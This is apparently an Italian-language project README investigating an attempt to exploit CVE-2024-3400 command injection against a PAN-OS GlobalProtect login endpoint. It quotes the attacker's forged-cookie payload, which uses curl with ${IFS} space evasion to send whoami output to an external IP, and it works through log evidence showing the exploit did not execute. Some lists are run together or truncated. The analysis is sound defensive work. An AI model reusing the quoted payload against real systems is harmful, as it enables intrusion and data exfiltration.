 zedocun/pan-os-cve-2024-3400-command-injection-investigation
Indagine su un tentativo di iniezione di comandi PAN-OS CVE-2024-3400, con analisi della consegna del payload, dell'elaborazione interna e della convalida dell'esecuzione sulla base delle evidenze dei log.

Questo progetto documenta l'indagine su un tentativo di command injection CVE-2024-3400 rivolto a un servizio PAN-OS GlobalProtect.
L'obiettivo era determinare:
È stato attivato un avviso critico che indica un possibile tentativo di sfruttamento.

La richiesta contiene un cookie forgiato:
SESSID=... curl${IFS}144.172.79.92:4444?user=$(whoami)

${IFS} aggira il filtraggio degli spaziwhoami tenta di recuperare l'identità del sistemacurl tenta una comunicazione verso l'esternoQuesto è un payload di command injection
I log di Nginx confermano che la richiesta ha raggiunto il server:
POST /global-protect/login.esp
HTTP 200
User-Agent: curl

La richiesta dannosa è stata accettata ed elaborata.
I log di sistema mostrano che il payload ha raggiunto la logica interna:

dt_curl)Tuttavia:
La risoluzione DNS è fallita → la comunicazione verso l'esterno è fallita
L'IP attaccante:

Ciò conferma l'origine esterna dell'attaccante.
Più IP hanno interagito con il sistema prima dell'attacco:

Solo 144.172.79.92 è direttamente collegato all'exploit.
Si è trattato di un reale tentativo di command injection.
L'attaccante è riuscito a:
Tuttavia:
non vi è alcuna esecuzione confermata né compromissione del sistema
Tentativo di Command Injection
Payload elaborato - Nessuna esecuzione o impatto confermato

